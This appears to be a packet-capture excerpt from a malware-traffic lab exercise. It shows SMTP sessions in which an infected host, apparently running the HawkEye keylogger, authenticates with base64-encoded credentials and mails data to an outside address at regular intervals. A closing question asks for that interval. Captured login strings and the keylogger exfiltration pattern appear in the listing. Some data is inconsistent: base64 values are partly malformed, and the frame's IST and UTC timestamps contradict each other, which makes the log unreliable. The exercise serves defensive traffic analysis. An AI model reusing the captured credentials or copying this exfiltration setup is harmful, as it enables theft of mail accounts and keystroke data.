No.	Time	Source	Destination	Protocol	Length	Info
3185	69.362954	10.4.10.132	23.229.162.69	SMTP	96	C: MAIL FROM:<sales.del@macwinlogistics.in>
3188	69.432035	10.4.10.132	23.229.162.69	SMTP	94	C: RCPT TO:<sales.del@macwinlogistics.in>
3191	69.499747	10.4.10.132	23.229.162.69	SMTP	60	C: DATA
3194	69.582521	10.4.10.132	23.229.162.69	SMTP	410	C: DATA fragment, 356 bytes
3196	69.582629	10.4.10.132	23.229.162.69	SMTP	1076	C: DATA fragment, 1022 bytes
3198	69.582728	10.4.10.132	23.229.162.69	SMTP	1078	C: DATA fragment, 1024 bytes
3200	69.582786	10.4.10.132	23.229.162.69	SMTP	198	C: DATA fragment, 144 bytes
3202	69.582868	10.4.10.132	23.229.162.69	SMTP	56	C: DATA fragment, 2 bytes
3204	69.582931	10.4.10.132	23.229.162.69	SMTP/I..	59	from: sales.del@macwinlogistics.in, subject: =?utf-8?B?SGF3a0V5ZSBLZX1sb2dnZXIgL5BS5ZjVcm4gd1g=
3307	673.517002	10.4.10.132	23.229.162.69	SMTP	76	C: EHLO Beijing-5cd1-PC
3310	673.585529	10.4.10.132	23.229.162.69	SMTP	107	C: AUTH login User: c2FsZXMuZGVsQG1hY3dpbmhvcVZ2lzdG1jcy5pbG==
3313	673.652869	10.4.10.132	23.229.162.69	SMTP	68	C: Pass: U2FsZXNhamJm=
3316	673.720886	10.4.10.132	23.229.162.69	SMTP	96	C: MAIL FROM:<sales.del@macwinlogistics.in>
3319	673.785075	10.4.10.132	23.229.162.69	SMTP	94	C: RCPT TO:<sales.del@macwinlogistics.in>
3322	673.853337	10.4.10.132	23.229.162.69	SMTP	60	C: DATA
3325	673.917879	10.4.10.132	23.229.162.69	SMTP	410	C: DATA fragment, 356 bytes
3326	673.917966	10.4.10.132	23.229.162.69	SMTP	1076	C: DATA fragment, 1022 bytes
3329	673.918075	10.4.10.132	23.229.162.69	SMTP	1078	C: DATA fragment, 1024 bytes
3330	673.918133	10.4.10.132	23.229.162.69	SMTP	198	C: DATA fragment, 144 bytes
3333	673.918392	10.4.10.132	23.229.162.69	SMTP	56	C: DATA fragment, 2 bytes
3335	673.918457	10.4.10.132	23.229.162.69	SMTP/I..	59	from: sales.del@macwinlogistics.in, subject: =?utf-8?B?SGF3a0V5ZSBLZX1sb2dnZXIgL5BS5ZjVcm4gd1g=
3394	1277.625876	10.4.10.132	23.229.162.69	SMTP	76	C: EHLO Beijing-5cd1-PC
3397	1277.694200	10.4.10.132	23.229.162.69	SMTP	107	C: AUTH login User: c2FsZXMuZGVsQG1hY3dpbmhvcVZ2lzdG1jcy5pbG==
3400	1277.764386	10.4.10.132	23.229.162.69	SMTP	68	C: Pass: U2FsZXNhamJm=
3403	1277.831479	10.4.10.132	23.229.162.69	SMTP	96	C: MAIL FROM:<sales.del@macwinlogistics.in>
3406	1277.899726	10.4.10.132	23.229.162.69	SMTP	94	C: RCPT TO:<sales.del@macwinlogistics.in>
3409	1277.969583	10.4.10.132	23.229.162.69	SMTP	60	C: DATA
3412	1278.034116	10.4.10.132	23.229.162.69	SMTP	410	C: DATA fragment, 356 bytes

Frame 3335: 59 bytes on wire (472 bits), 59 bytes captured (472 bits) on interface 0  
Encapsulation type: Ethernet (I)  
Arrival Time: Apr 10, 2019 00:10:21.848187000 India Standard Time  
UTC Arrival Time: Apr 10, 2019 20:48:21.848187000 UTC  
Epoch Arrival Time: 1554920096.848187000  
[Time shift for this packet: 0.000000000 seconds]  
[Time delta from previous captured frame: 0.000046000 seconds]  
[Time delta from previous displayed frame: 0.000065000 seconds]  
[Time since reference or first frame: 673.918457000 seconds]  
Frame Number: 3335  
Frame Length: 59 bytes (472 bits)  
Capture Length: 59 bytes (472 bits)

Look at the timestamps in the SMTP traffic for the emails sent by the malware and calculate the interval.